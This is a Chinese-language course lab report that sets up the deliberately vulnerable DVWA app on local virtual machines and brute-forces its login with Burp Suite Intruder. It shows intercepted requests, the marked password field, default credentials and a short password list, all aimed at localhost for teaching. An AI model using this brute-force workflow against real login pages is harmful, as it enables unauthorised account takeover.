网络与信息安全课内实验四--WEB安全实验

实验目的

1. 搭建安全靶场，熟悉常见的WEB安全漏洞
2. 了解并掌握相关工具寻找漏洞及注入点
3. 掌握漏洞的保护方式


实验平台

1. client端 ubuntu虚拟机 22.04.3
2. server端 ubuntu虚拟机 22.04.3

实验步骤

1. 搭建安全靶场

1. 卸载原有的apache2,安装XAMPP，安装DVW



XAMPP Apache + MariaDB + PHP + Perl

Welcome to XAMPP for Linux 7.2.12

You have successfully installed XAMPP on this system! Now you can start using Apache, MariaDB, PHP and other components. You can find more info in the FAQs section or check the HOW-TO Guides for getting started with PHP applications.

XAMPP is meant only for development purposes. It has certain configuration settings that make it easy to develop locally but that are insecure if you want to have your installation accessible to others. If you want have your XAMPP accessible from the internet, make sure you understand the implications and you checked the FAQs to learn how to protect your site. Alternatively you can use WAMP, MAMP or LAMP which are similar packages which are more suitable for production.

Start the XAMPP Control Panel to check the server status.

Community


XAMPP has been around for more than 10 years – there is a huge community behind it. You can get involved by joining our Forums, adding yourself to the Mailing List, and liking us on Facebook, following our exploits on Twitter, or adding us to your Google+ circles.

Contribute to XAMPP translation at translate.apachefriends.org.

Can you help translate XAMPP for other community members? We need your help to translate XAMPP into different languages. We have set up a site, translate.apachefriends.org, where users can contribute translations.

Install applications on XAMPP using Bitnami

2. 将DVW的文件夹放入/opt/lampp/htdocs/下，启动XAMPP
3. 在浏览器中输入localhost/DVWA/login.php，进入DVWA的登录界面
4. 输入用户名admin，密码password，进入DVWA的主界面
5. 点击Create/Reset Database，创建数据库
6. 点击DVWA Security，将Security设置为low



DVWA Security

Security Level

Security level is currently: **low**.


You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low

2. Brute Force 暴力破解

1. 安装Burp Suite
2. 为了方便我们使用Burp Suite来抓包改包，将浏览器的代理设置为如下图所示



配置访问互联网的代理服务器

○ 不使用代理服务器(Y)

○ 自动检测此网络的代理设置(W)

● 使用系统代理设置(U)

○ 手动配置代理(M)

HTTP 代理(X) 127.0.0.1 端口(P) 8080

□ 也将此代理用于 HTTPS

HTTPS Proxy 端口(O) 0

SOCKS 主机 端口(T) 0

○ SOCKS v4 ● SOCKS v5

○ 自动代理配置的 URL（PAC）

不使用代理(N)


例如：.mozilla.org, .net.nz, 192.168.1.0/24

与 localhost、127.0.0.1/8 和 ::1 的连接永不经过代理。

□ 如果密码已保存，不提示身份验证(I)


□ 使用 SOCKS v5 时代理 DNS 查询

3. 启动Burp Suite，点击Proxy，点击Intercept is on，如此后Burp Suite会拦截所有源自127.0.0.1的请求
4. 在浏览器中输入localhost/DVWA/login.php，点击forward，进入DVWA的登录界面，




| conversion in **/opt/lampp/htdocs/DVWA/dvwa/includes/dvwaPage.inc.php** on line **53**

截获的报文如下



```
GET /DVWA/login.php HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```


5. 输入用户名admin，密码password，点击Login，进入DVWA的主界面，截获的报文如下



```
POST /DVWA/login.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 88
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: security=impossible; PHPSESSID=dae10805c6316ecb65395cb8151f2877
Connection: close

username=admin&password=password&Login=Login&user_token=49d009305b1ebb0289fd560cebd480ce
```


可以看到，我们的用户名和密码都被明文传输，这是十分不安全的，我们可以通过Burp Suite来修改报文，将用户名和密码改为我们想要的用户名和密码。

6. 在DVWA的主界面，点击Brute Force，进入Brute Force的界面，点击View Source，查看源代码，可以看到，DVWA的用户名是admin，我们可以通过Brute Force来暴力破解用户名和密码。



```
<div align="left"><em>Username:</em> admin<br /><em>Security Level:</em> low<br /><em>Locale:</em> en<br /><em>SQLi DB:</em> mysql</div>
```


7. 输入用户名admin，随机输入一个密码，点击Login，截获的报文如下



```
GET /DVWA/vulnerabilities/brute/?username=admin&password=test&Login=Login HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.199 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/brute/?username=admin&password=123456&Login=Login
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=dae10805c6316ecb65395cb8151f2877; security=low
Connection: close
```


可以看到，我们的输入的用户名和密码都被明文传输，附在了报文的状态行中。

8. 将截获的报文发送到Intruder，标记密码字段



```
GET /DVWA/vulnerabilities/brute/?username=admin&password=§test§&Login=Login HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.199 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/brute/?username=admin&password=123456&Login=Login
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=dae10805c6316ecb65395cb8151f2877; security=low
Connection: close
```


9. 在Payloads中设置Payload Settings[Simple List]，添加密码字典，设置一些常见的密码如下



This payload type lets you configure a simple list of strings that are used as payloads.

test
password
123456
111111

